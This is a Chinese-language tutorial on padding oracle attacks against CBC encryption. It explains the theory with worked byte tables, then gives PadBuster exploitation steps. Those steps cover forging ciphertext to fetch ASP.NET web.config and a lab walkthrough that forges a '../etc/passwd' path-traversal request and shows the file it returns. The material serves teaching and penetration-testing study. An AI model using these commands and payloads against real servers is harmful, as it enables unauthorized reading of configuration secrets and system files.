

Padding Oracle 攻击原理及利用方法

By owlinrye

<http://owlinrye.sinaapp.com>

注：本文并非全部原创，综合和云舒以及道哥的一些内容，并修正了云舒的一点小错误。另外介绍了 Padding Oracle 漏洞的利用方法。

云舒：<http://www.icylife.net/yunshu/attachments/Padding-Oracle-Attack.pdf>

道哥：<http://hi.baidu.com/aullik5/item/49ab45de982a67db251f40f6>

一、 背景知识

微软在 2010 年 9 月 17 日发布了一个关于 ASP.NET 平台的安全漏洞公告，这个公告就是关于 Padding Oracle 攻击的，其实这个漏洞并不仅是 ASP.NET 中才存在，还可能存在一些使用了对称加密算法的应用及服务之中。而 ASP.NET Padding Oracle 这种说法比较引人注目主要是因为微软官方的及时公布且 ASP.NET 的应用比较广泛。

其实早在 2002 年，在瑞士联邦理工大学（Swiss Federal Institute of Technologies, EPFL）领导安全及密码实验室（Security and Cryptography Laboratory, LASEC）的 Serge Vaudenay 教授，于 2002 年发表了一篇名为“由于使用 CBC 填充而引入至 SSL、IPSEC、WTLS 的安全漏洞（Security Flaw Induced by CBC Padding Applications to SSL, IPSEC, WTLS）”（PDF）的论文。其中谈到，为加密变长数据而使用的几种填充方式会导致严重的安全漏洞。

在该论文的基础上，两位专注于安全方面的软件工程师 Julinao Rizzo 和 Thai Duong，于 2010 年 5 月 25 日发表了一篇新论文“Padding Oracle 攻击实战（Practical Padding Oracle Attacks）”（PDF）作者声称 Padding Oracle（PO）漏洞在一些包括 JavaServer Faces（JSF）、Ruby on Rails 及 OWASP ESAPI 等广泛运用的技术内都有体现。他们还编写并发布了一款名为 POET（Padding Oracle Exploitation Tool）的工具，可以检测出一个 JSF 站点是否会遭受 PO 攻击。

在 2011 年的黑帽大会上，ASP.NET Padding Oracle 攻击摘得了 Pwnie Awards 最佳服务端漏洞奖。Pwnie Awards 可以算作黑客界的“奥斯卡”，可见 Padding Oracle 还是很具威力的。

二、 Padding Oracle 攻击原理


1. 对称加密的加密模式

对称加密算法有四种应用模式：


加密模式（英文名称及简写）	中文名称
Electronic Code Book(ECB)	电子密码本模式
Cipher Block Chaining(CBC)	密码分组链接模式
Cipher Feedback Mode(CFB)	加密反馈模式
Output Feedback Mode(OFB)	输出反馈模式

- 1) **ECB**: 最基本的加密模式，也就是通常理解的加密，相同的明文将永远加密成相同的密文，无初始向量，容易受到密码本重放攻击，一般情况下很少用。
- 2) **CBC**: 明文被加密前要与前面的密文进行异或运算后再加密，因此只要选择不同的初始向量，相同的密文加密后会形成不同的密文，这是目前应用最广泛的模式。**CBC** 加密后的密文是上下文相关的，但明文的错误不会传递到后续分组，但如果一个分组丢失，后面的分组将全部作废(同步错误)。
- 3) **CFB**: 类似于自同步序列密码，分组加密后，按 8 位分组将密文和明文进行移位异或后得到输出同时反馈回移位寄存器，优点最小可以按字节进行加解密，也可以是 n 位的，**CFB** 也是上下文相关的，**CFB** 模式下，明文的一个错误会影响后面的密文(错误扩散)。
- 4) **OFB**: 将分组密码作为同步序列密码运行，和 **CFB** 相似，不过 **OFB** 用的是前一个 n 位密文输出分组反馈回移位寄存器，**OFB** 没有错误扩散问题

目前，应用最广泛的加密模式是 **CBC** 加密模式。它的主要缺点在于加密过程是串行的，无法被并行化，而且消息必须被填充到块大小的整数倍。其详细流程如下：



Cipher Block Chaining (CBC) mode encryption



Cipher Block Chaining (CBC) mode decryption

2. CBC 加密模式和填充

如上图所示，CBC 加密模式将明文以数据块（Block）为单位进行加密。而且常用加密算法的 block size 和 key size 都是固定的，见下表：

Cipher	Key Size/Block Size
AES	16, 24, or 32 bytes/16 bytes
ARC2	Variable/8 bytes
Blowfish	Variable/8 bytes
CAST	Variable/8 bytes
DES	8 bytes/8 bytes
DES3 (Triple DES)	16 bytes/8 bytes
IDEA	16 bytes/8 bytes
RC5	Variable/8 bytes

由于明文数据的长度不可能恰好是 block 的整数倍。较长的数据涉及到分组操作，不能整除的剩余部分数据就涉及到填充操作，填充方法最常见的是按照 PKCS#5 的标准进行填充。在最后一个 block 中将不足的 byte 位数以 byte 为值填充。比如最后一个 Block 缺少 5 byte，则填充 5 个 0x05 到 block 结尾，缺少 2 byte 则填充 2 个 2 byte 到结尾。以 8 byte 的 block 举例。

BLOCK #1									BLOCK #2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Ex 1	F	I	G													
Ex 1 (Padded)	F	I	G	0x05	0x05	0x05	0x05	0x05								
Ex 2	B	A	N	A	N	A										
Ex 2 (Padded)	B	A	N	A	N	A	0x02	0x02								
Ex 3	A	V	O	C	A	D	O									
Ex 3 (Padded)	A	V	O	C	A	D	O	0x01								
Ex 4	P	L	A	N	T	A	I	N								
Ex 4 (Padded)	P	L	A	N	T	A	I	N	0x08	0x08	0x08	0x08	0x08	0x08	0x08	0x08
Ex 5	P	A	S	S	I	O	N	F	R	U	I	T				
Ex 5 (Padded)	P	A	S	S	I	O	N	F	R	U	I	T	0x04	0x04	0x04	0x04

反过来，如果解密后，当它发现其后面的填充字节并不是符合 PKCS#5 的标准，则大部分加/解密程序都会抛出一个填充（Padding）异常。而这个异常信息对于攻击者尤为关键，它是 Padding Oracle 攻击的基础。

3. Padding Oracle 攻击场景

为了便于理解，假设一个典型的 Padding Oracle 攻击场景：

某个网站使用加密的参数来传递加密后的用户名，公司 ID 和角色 ID，且每次都使用不同的初始化向量（IV，Initialization Vector）并添加在密文前段。当网站接收到密文后，将返回三种情况：

- 接受到正确的密文（填充正确且解密后明文合法），应用正常返回隐私信息（http 200 - OK）。
- 接受合法密文（填充正确）但解密后明文非法，应用返回自定义异常信息（如：未找到该用户，仍然是 HTTP 200 ok）
- 接受到非法密文（填充错误），应用返回一个解密异常（HTTP 500 Internal Server Error）。

上述场景即为一个典型的 Padding Oracle（填充提示）场景。以下则是经过加密的查询示例，加密后的 UID 参数使用了 ASCII 十六进制表示法。

`http://sampleapp/home.jsp?UID=7B216A634951170FF851D6CC68FC9537858795A28ED4AAC6`

示例中的明文为“BRIAN;12;2;”。明文、填充、以及加密后的值（如下表），其中 IV（初始化向量）位于密文的前 8 个字节。

	INITIALIZATION VECTOR								BLOCK 1 of 2								BLOCK 2 of 2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Plain-Text	-	-	-	-	-	-	-	-	B	R	I	A	N	:	1	2	:	1	:					
Plain-Text (Padded)	-	-	-	-	-	-	-	-	B	R	I	A	N	:	1	2	:	1	:	0x05	0x05	0x05	0x05	0x05
Encrypted Value (HEX)	0x7B	0x21	0x6A	0x63	0x49	0x51	0x17	0x0F	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37	0x85	0x87	0x95	0xA2	0x8E	0xD4	0xAA	0xC6

攻击者可以根据加密后值的长度来推测出数据块的大小。由于长度（这里是 24）能被 8 整除但不能被 16 整除，因此可以得知数据块的大小是 8 个字节。下图便展示了字节级别的运算方式，这对以后攻击方式的讨论很有帮助。其中 \oplus 表示 XOR（异或）操作。

加密过程：

	BLOCK 1 of 2								BLOCK 2 of 2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Initialization Vector	0x7B	0x21	0x6A	0x63	0x49	0x51	0x17	0x0F	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
Plain-Text (Padded)	B	R	I	A	N	:	1	2	:	1	:	0x05	0x05	0x05	0x05	0x05
	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus
Intermediary Value (HEX)	0x39	0x73	0x23	0x22	0x07	0x6A	0x26	0x3D	0xC3	0x60	0xED	0xC9	0x6D	0xF9	0x90	0x32
	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow
	TRIPLE DES								TRIPLE DES							
Encrypted Output (HEX)	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37	0x85	0x87	0x95	0xA2	0x8E	0xD4	0xAA	0xC6

解密过程

	BLOCK 1 of 2								BLOCK 2 of 2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Encrypted Input (HEX)	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37	0x85	0x87	0x95	0xA2	0x8E	0xD4	0xAA	0xC6
	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow	\downarrow
	TRIPLE DES								TRIPLE DES							
Intermediary Value (HEX)	0x39	0x73	0x23	0x22	0x07	0x6A	0x26	0x3D	0xC3	0x60	0xED	0xC9	0x6D	0xF9	0x90	0x32
	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus	\oplus
Initialization Vector	0x7B	0x21	0x6A	0x63	0x49	0x51	0x17	0x0F	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
Plain-Text (Padded)	B	R	I	A	N	:	1	2	:	1	:	0x05	0x05	0x05	0x05	0x05

VALID PADDING

解密之后的最后一个数据块，其结尾应该包含正确的填充序列。如果这点没有满足，那么加/解密程序就会抛出一个填充异常。

4. 利用 Padding Oracle 进行解密


现在我们来分析以下如何利用 Padding Oracle 进行数据解密。首先，我们把之前正常请求的前 8 个字节（初始化向量-IV）全部改为 NULL 值，并发送至应用程序。

请求: <http://sampleapp/home.jsp?UID=0000000000000000F851D6CC68FC9537>

响应: 500 - Internal Server Error

回复的 500 错误是意料之中的, 因为这个值在解密后完全非法。下图展示了应用程序在尝试解密的时候究竟做了哪些事情。您会发现, 因为我们只处理单个数据块, 因此它的结尾必须包含正确的填充字节, 才能避免出现非法填充异常。

BLOCK 1 of 1								
	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00
	↓	↓	↓	↓	↓	↓	↓	↓
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D



INVALID PADDING


现在我们在初始化向量 (IV) 全 0 的情况下调整最后一个字节为 0x01, 再次提交请求。如上次一样, 服务器继续返回一个 HTTP 500 错误。

请求: <http://sampleapp/home.jsp?UID=00000000000000001F851D6CC68FC9537>

响应: 500 - Internal Server Error

解密示意图如下。在解密后我们还是没有获得合法的填充序列。和上次请求稍有不同的是, 我们在深入内部之后会发现, 最后一个字节的值会有所变化 (变成了 0x3C 而不是 0x3D)。

BLOCK 1 of 1								
	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x01
	↓	↓	↓	↓	↓	↓	↓	↓
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3C



INVALID PADDING


如果我们不断变化初始化向量 (IV) 的最后一个字节, 每次将 IV 的最后一个

字节加一（直至 0xFF），重复提交请求。那么我们最终会猜到一个正确的值，让解密后的最后一个字节是 0x01，成为正确的 Padding。当初始化向量（IV）为 000000000000003C 的时候，成功了，服务器返回 200。

请求: http://sampleapp/home.jsp?UID=000000000000003CF851D6CC68FC9537

响应: 200 - OK

解密示意图如下。



在这个情况下我们便可推算出中间值（Intermediary Value）的最后一个字节：

因为 $[\text{Intermediary Byte}] \oplus 0 \times 3C = 0 \times 01$,

得到 $[\text{Intermediary Byte}] = 0 \times 3C \oplus 0 \times 01$,

所以 $[\text{Intermediary Byte}] = 0 \times 3D$

接下来，我们将继续使用枚举的方式来推算中间值（Intermediary Value）的第七个字节。因为中间值最后一个字节已知为 0x3D，故可推算出让解密后的最后一个字节为 0x02 时，初始化向量最后一个字节为 0x3F。

请求: http://sampleapp/home.jsp?UID=000000000000003FF851D6CC68FC9537

响应: 500 - Internal Server Error

Block 1 of 1								
	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x3F
	↓	↓	↓	↓	↓	↓	↓	↓
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x02

X

INVALID PADDING

我们再次遭遇填充异常，继续每次将初始化向量的第八个字节加一（直至 0xFF），直至遇到某个值，它使得解密后的第 7 个字节成为 0x02（正确填充），此时 IV 中的字节为 0x24。

请求: <http://sampleapp/home.jsp?UID=000000000000243FF851D6CC68FC9537>

响应: 200 – OK

解密原理如下图:

Block 1 of 1								
	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x24	0x3F
	↓	↓	↓	↓	↓	↓	↓	↓
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x26	0x02	0x02

✓

VALID PADDING

同理可以计算出中间值（Intermediary Value）= $0x24 \oplus 0x02 = 0x26$ 。使用这种技巧，我们将继续枚举初始化向量，最终计算出整块的中间值。

我们一旦知道一个加密块的中间值，便可通过操作初始化向量（Initialization Vector）来完全控制解密所到的结果。假如我们要让之前第一个块的密文解密的结果为“test”。test 填充后为 7465737404040404。我们已经知道第一个块的密文是 F851D6CC68FC9537，加密中间值(Intermediary Value)为 39732322076A263D。

$$[\text{Intermediary Value}] \oplus [\text{Initialization Vector}] = [\text{Decrypted Value}]$$

$$39732322076A263D \oplus IV = 7465737404040404$$

$$IV = 39732322076A263D \oplus 7465737404040404 = 6D367076036E2239$$

如下图：

	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x6D	0x36	0x70	0x76	0x03	0x6E	0x22	0x39
	↓	↓	↓	↓	↓	↓	↓	↓
Decrypted Value	T	E	S	T	0x04	0x04	0x04	0x04

将初始化向量（Initialization Vector）以及密文组合在一块，即为一段标准的密文：6D367076036E2239F851D6CC68FC9537。该密文请求到服务器将被解密为 TEST。

这种做法对于单个数据块来说自然没有问题，但如果我们想要用它来生成长度超过一个数据块的值又会比较复杂一些。假如我们需要加密字符串“ENCRYPT TEST”。

第一步，构造解密最后一个块。我们把“ENCRYPT TEST”拆分为数据块，并补上填充字节，如下图：

	BLOCK 1 of 2								BLOCK 2 of 2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Plain-Text (Padded)	E	N	C	R	Y	P	T	0x20	T	E	S	T	0x04	0x04	0x04	0x04

其实当要构造加密超过一个块的数据时，应该从最后一个块开始。之前，我们已经构造了初始化向量（Initialization Vector）以及密文组合 6D367076036E2239F851D6CC68FC9537 能够解密为 TEST。即

请求: <http://sampleapp/home.jsp?UID=6D367076036E2239F851D6CC68FC9537>

响应: 200 – OK (服务器能够解密为 test)

第二步, 构造解密第一个数据块:

请求: <http://sampleapp/home.jsp?UID=00000000000000006D367076036E2239>

响应: 500 – Internal Server Error

通过一系列的暴力枚举, 即可得到第一个块的中间值。从而推算出第一个块的初始化向量。

$[\text{Block1 Initialization Vector}] = [\text{Intermediary Value}] \oplus [\text{伪造明文}]$

最后, 把几个向量和最后的密文拼合在一起, 既可以构造出“ENCRYPT TEST”的密文了。

[Block1 Initialization Vector][6D367076036E2239F851D6CC68FC9537](http://sampleapp/home.jsp?UID=6D367076036E2239F851D6CC68FC9537)

使用上面的办法, 不断重复, 即可使用 Padding Oracle 漏洞伪造加密任意长度的数据了。

三、 Padding Oracle 攻击利用方法

首先我们来介绍一下 Padding Oracle 对于 ASP.NET 及 JAVA 的两种攻击场景利用方法。

1. ASP.NET Pading Oracle 攻击利用方法

由于该漏洞比较老, 如果 IIS 服务器没有更新, 将可能存在此漏洞。具体的漏洞利用步骤如下:

1) 寻找漏洞

找到一个待测的 ASP.NET 网站, 查看其源码, 找到如下的链接:

<http://ASPNET.example/WebResource.axd?d=0tpFUSvayNI1Q2hjax2BGVgTUx7luPzwYe-2sg0Pcz00W22ZxelLG8f2ao5Diy7d0&t=634980075341406250>

访问该链接:

<http://ASPNET.example/WebResource.axd?d=0tpFUSvayNI1Q2hjax2BGVgTUx7luPzwYe-2sg0Pcz00W22ZxelLG8f2ao5Diy7d0>

如果返回 HTTP 200 OK 且能够正常访问到资源 (一般为 js、CSS 脚本), 说明该链接正常。

将链接修改其中一个字符, 并访问:

<http://ASPNET.example/WebResource.axd?d=0tpFUSvayNI1Q2hjax2BGVgTUx7luPzwYe-2sg0Pcz00W22ZxelLG8f2ao5Diy7d1>

如果返回：

HTTP 500 Padding is invalid and cannot be removed.

或者

HTTP 500 Base-64 字符数组的无效长度。

则说明该网站可能存在 ASP.NET Padding Oracle 漏洞。

2) 使用 PadBuster 伪造密文

使用工具 padbuster，在 BT3 的 /pentest/web/padbuster/ 目录下可以找到，或者通过官网下载：

<https://github.com/GDSSecurity/PadBuster>


验证方法：

./padBuster.pl

<http://ASPNET.example/WebResource.axd?d=0tpFUSvayNI1Q2hjax2BGVgTUx7luPzwYe-2sg0Pcz00W22ZxelLG8f2ao5Diy7d0>

[0tpFUSvayNI1Q2hjax2BGVgTUx7luPzwYe-2sg0Pcz00W22ZxelLG8f2ao5Diy7d0](http://ASPNET.example/WebResource.axd?d=0tpFUSvayNI1Q2hjax2BGVgTUx7luPzwYe-2sg0Pcz00W22ZxelLG8f2ao5Diy7d0) 16 -encoding 3
-plaintext "|||~/web.config"

此时，如果漏洞真实存在，程序会显示如下内容让你选择识别 Pad 错误的 HTTP 返回类型：



The following response signatures were returned:

ID#	Freq	Status	Length	Location
1	1	500	3721	N/A
2 **	255	500	4843	N/A

一般来说选择**所标记的 HTTP 返回类型：

```
Enter an ID that matches the error condition
NOTE: The ID# marked with ** is recommended : 2
```

接下来，程序就开始不断的猜解计算出“|||~/web.config”的密文：

```

Continuing test with selection 2

[+] Success: (121/256) [Byte 16]
[+] Success: (240/256) [Byte 15]
[+] Success: (243/256) [Byte 14]
[+] Success: (71/256) [Byte 13]
[+] Success: (225/256) [Byte 12]
[+] Success: (171/256) [Byte 11]
[+] Success: (219/256) [Byte 10]
[+] Success: (5/256) [Byte 9]
[+] Success: (168/256) [Byte 8]
[+] Success: (104/256) [Byte 7]
[+] Success: (51/256) [Byte 6]
[+] Success: (12/256) [Byte 5]
[+] Success: (39/256) [Byte 4]
[+] Success: (95/256) [Byte 3]
[+] Success: (230/256) [Byte 2]
[+] Success: (60/256) [Byte 1]

Block 1 Results:
[+] New Cipher Text (HEX): a869d3aad7b1f733dd413c74db677587
[+] Intermediate Bytes (HEX): d415afd4f8c69251f322531abd0e1286

-----
** Finished **

[+] Encrypted value is: qGnTqtex9zPdQTx022d1hwAAAAAAAAAAAAAAAAAAAA1
-----

```

3) 继续使用 PadBuster 暴力生成 ScriptSource.axd 所需要的密文

命令如下:

./padBuster.pl

<http://ASPNET.example/ScriptResource.axd?d=qGnTqtex9zPdQTx022d1hwAAAAAA>
[AAAAAAAAAAAAAAAA1](#) qGnTqtex9zPdQTx022d1hwAAAAAAAAAAAAAAAAAAAA1 16

-encoding 3 -bruteforce -log

此时程序会显示如下内容让你选择识别 Pad 错误的 HTTP 返回类型:

```

The following response signatures were returned:

-----
ID#      Freq      Status  Length  Location
-----
1         256        404     2257    N/A
-----

```

由于此次只有一个选项, 因此选择 1

```
Enter an ID that matches the error condition
NOTE: The ID# marked with ** is recommended : 1
Continuing test with selection 1
```

经过漫长的等待，padBuster 就会破解并计算出访问 web.config 的密文了。

2. 普通 WEB 场景 Padding Oracle 攻击利用方法

SpiderLibs 实验室开发的 CryptOMG 解密攻击演练中，第一个挑战就是 padding oracle 攻击的演练。访问地址：

<http://172.18.71.115/CryptOMG/ctf/challenge1/>

漏洞利用步骤如下：

1) 分析漏洞

该网站的如下：



当访问该网站的 Hello 链接时，可发现其 URL 如下：

<http://172.18.71.115/CryptOMG/ctf/challenge1/?&c=f901c9f2c72893eeded9a3a3cc604597119e6e4369bd32ee3fa86bd3b0f60146>

页面如下：

- [Hello](#)
- [Home](#)
- [Links](#)
- [Pictures](#)
- [Test](#)

Hello

Hello World

我们随意修改该 URL 中类似于加密的字符串中的其中一个值：

<http://172.18.71.115/CryptOMG/ctf/challenge1/?&c=f901c9f2c72893eeded9a3a3cc604597119e6e4369bd32ee3fa86bd3b0f60144>

访问后页面如下：

- [Hello](#)
- [Home](#)
- [Links](#)
- [Pictures](#)
- [Test](#)

Server 500: Padding Error

根据返回结果，可以初步判断该网站具有 Padding Oracle 漏洞，且其加密的字符串是 f901c9f2c72893eeded9a3a3cc604597119e6e4369bd32ee3fa86bd3b0f60146。

2) 使用 PadBuster 解密字符串

查看网页的最上端：

Cipher:	<input type="text" value="rijndael-128"/>	Encoding:	<input type="text" value="lower hex"/>	<input type="button" value="save"/>
---------	---	-----------	--	-------------------------------------

可知加密的算法为 rijndael-128 即 AES-128。其分组长度即为 $128/8 = 16$ 字节。其加密字符串为 lower hex 的编码。因此使用 PadBuster 进行解密的命令如下：
./padBuster.pl


```
"http://172.18.71.115/CryptOMG/ctf/challenge1/?&c=f901c9f2c72893eeded9a3a3cc604597119e6e4369bd32ee3fa86bd3b0f60146"

"f901c9f2c72893eeded9a3a3cc604597119e6e4369bd32ee3fa86bd3b0f60146" 16 -encoding 1
-noiv
```

命令说明：

```
./padBuster.pl [完整 URL] [密文] [分组长度（字节）] -encoding [密文编码方式]
```

其中密文编码方式的选项有以下几项：

0=Base64 1=Lower HEX 2=Upper HEX 3=.NET UrlToken 4=WebSafe Base64

有些时候，密文中并不包含初始化向量 IV，因此需要更复杂的解密方式，此时应该加上 -noiv 选项。对于更详细的使用方法，可直接运行 ./padBuster.pl 查看。

运行了上述命令之后，如果应用存在漏洞，会让你选择判断 padding 错误的 HTTP 响应报文：

```
The following response signatures were returned:

-----
ID#      Freq      Status  Length  Location
-----
1         1         404     2078    N/A
2 **      255         500     2100    N/A
-----

Enter an ID that matches the error condition
NOTE: The ID# marked with ** is recommended : 2
```

一般来说，肯定是选择返回 500 错误的响应报文，因此选择 2，继续分析。经过一段时间的分析，即破解了加密的密文如下：

```
-----
** Finished **

[+] Decrypted value (ASCII): _RJ]1[06X/L1>;>|./files/hello
[+] Decrypted value (HEX): 5F524A5D315B4F36582F4C313E3B3E7C2E2F66696C65732C6C6F030303
[+] Decrypted value (Base64): X1JKXTFbTzZYL0wxPjs+fC4vZmlsZXMvaGVsbG8DAwM=
-----
```

由此可知，该段密文解密后的明文为 “_RJ]1[06XL1>;>|./files/hello”。分析该明文，可知有效的明文为 “./files/hello”，前半部分应该是一个随机的字符串。

由明文可知，该网站可能存在目录遍历漏洞。假如我们的请求，解密后的明文为“1234123412341234|../..../../etc/passwd”，即可能读取到/etc/passwd文件的内容。其中“1234123412341234”是随意相处来的一个字符串。

```
./padBuster.pl
```

```
"902e6e6c4f1ccdef0fad25473b1adf765bcb50c1d23b1d27540c73a37f612de9" 16 -encoding 1
-plaintext "1234123412341234|../..../..../..../etc/passwd"
```

```
The following response signatures were returned:
```

ID#	Freq	Status	Length	Location
1	1	404	2078	N/A
2 **	255	500	2100	N/A

```
-----
```

Enter an ID that matches the error condition

NOTE: The ID# marked with ** is recommended : 2

[illegible]

d2c6d21e4441a61e4cc13ee815f34dfb77964ecaff4aa42b3a2c9d6a96af1699149895bd220a25ebd
bb3bb6c4fe2cdd17b1ac81185f448c044c70d0b5c5357b400000000000000000000000000000000

<http://172.18.71.115/CryptOMG/ctf/challenge1/?&c=d2c6d21e4441a61e4cc13ee815f34dfb77964ecaff4aa42b3a2c9d6a96af1699149895bd220a25ebdbb3bb6c4fe2cdd17b1ac81185f448c044c70d0b5c5357b40000000000000000000000000000>

访问后可读取到/etc/passwd 文件:

- [Hello](#)
- [Home](#)
- [Links](#)
- [Pictures](#)
- [Test](#)

Passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
